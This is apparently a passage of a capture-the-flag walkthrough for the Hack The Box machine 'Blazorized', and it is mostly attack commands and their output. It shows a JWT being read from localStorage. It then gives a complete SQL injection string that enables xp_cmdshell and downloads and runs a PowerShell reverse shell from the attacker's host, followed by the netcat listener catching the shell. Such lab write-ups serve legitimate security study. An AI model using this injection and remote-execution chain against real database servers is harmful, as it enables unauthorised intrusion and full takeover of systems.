
```
1 [{
2 "Target": "JS.BeginInvokeJS",
3 "Headers": 0,
4 "Arguments": [
5 9,
6 *localStorage.getItem",
7 ["jwt"],
8 0,
9 0
10 ],
```

### 3) Got access to admin panel



It mentions the dashboard directly communicates with database, we might be able to access database with it


### 4) Found sql





# Exploitation

## 1) Got reverse shell



test'; EXEC sp\_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp\_configure 'xp\_cmdshell', 1; RECONFIGURE; EXEC xp\_cmdshell 'echo IEX(New-Object Net.WebClient).DownloadString("http://10.10.14.10:80/rev.ps1") | powershell -nopprofile'; -- -



```
(vigneswar@VigneswarPC)-[~]
$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.85.187 - - [30/Jun/2024 14:07:48] "GET /rev.ps1 HTTP/1.1" 200 -
```

Currently, Blazorized allows Duplicate Post titles. Therefore, you can use the form below to check whether a title has been used.

Check Duplicate Post Title

```
(vigneswar@VigneswarPC)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.10] from (UNKNOWN) [10.129.85.187] 56428
ls
0499 1033 ADDSDeployment_Internal adprep AdvancedInstallers am-et AppLocker appraiser AppV ar-SA BestPractices bg-BG Boot Bthprops CatRoot catroot2 CodeInte
grity com config Configuration cs-CZ da-DK DDFs de-DE DiagSvc Dism dns downlevel drivers DriverState DriverStore DRVSTORE dsc el-GR en en-GB en-US es-ES es
-MX et-EE F12 fi-FI fr-CA fr-FR GroupPolicyUsers he-IL hr-HR hu-HU ias icsxml IME inetsrv InputMethod Ipmi it-IT ja-jp ko-KR Licenses LogFiles lt-LT lv-LV M
icrosoft migration migwiz mistreams MRT MSDRM MsDtc MUI my-mm nb-NO NDF networklist nl-NL Nui oobe OpenSSH pl-PL PointOfService Printing_Admin_Scripts pt-BR
pt-PT ras RasToast Recovery ro-RO RsFx ru-RU SecureBootUpdates ServerManager ServerManagerInternal setup Sgrm ShellExperiences si-lk sk-SK sl-SI SleepStudy
slmgr SMI Speech Speech_OneCore spool spp sppui sr-Latn-RS sru sv-SE Sysprep SystemResetPlatform ta-in ta-lk Tasks th-TH ti-et tr-TR uk-UA wbem WDI WinBioD
atabase WinBioPlugIns WindowsPowerShell winevt WinMetadata winrm zh-CN zh-TW @AppHelpToast.png @AudioToastIcon.png @BackgroundAccessToastIcon.png @bitLocker
toastimage.png @edpttoastimage.png @EnrollmentToastIcon.png @language_notification_icon.png @optionalfeatures.png @VpnToastIcon.png @WindowsUpdateToastIcon.c
ontrast-black.png @WindowsUpdateToastIcon.contrast-white.png @WindowsUpdateToastIcon.png @WirelessDisplayToast.png @WwanNotificationIcon.png @WwanSimLockIco
n.png aadauthhelper.dll aadcloudap.dll aadjcsp.dll aadtb.dll aadWamExtension.dll AboutSettingsHandlers.dll AboveLockAppHost.dll accessibilitypl.dll AcGenra
l.dll AcLayers.dll acledit.dll aclui.dll acmigration.dll ACPBackgroundManagerPolicy.dll acppage.dll acprox.dll AcSpecfc.dll ActionCenter.dll ActionCenterCP
L.dll ActionMgr.dll ActionQueue.dll ActivationClient.dll ActivationManager.dll activeds.dll activeds.tlb actxprxy.dll AcWinRT.dll AcXtrnal.dll adal.dll Adap
tiveCards.dll AddressParser.dll adhani.dll adhsvc.dll AdmTmpl.dll admwprox.dll adprep.dll adron.dll adnprovider.dll adrcient.dll adsiedit.dll adsiedit.msc
```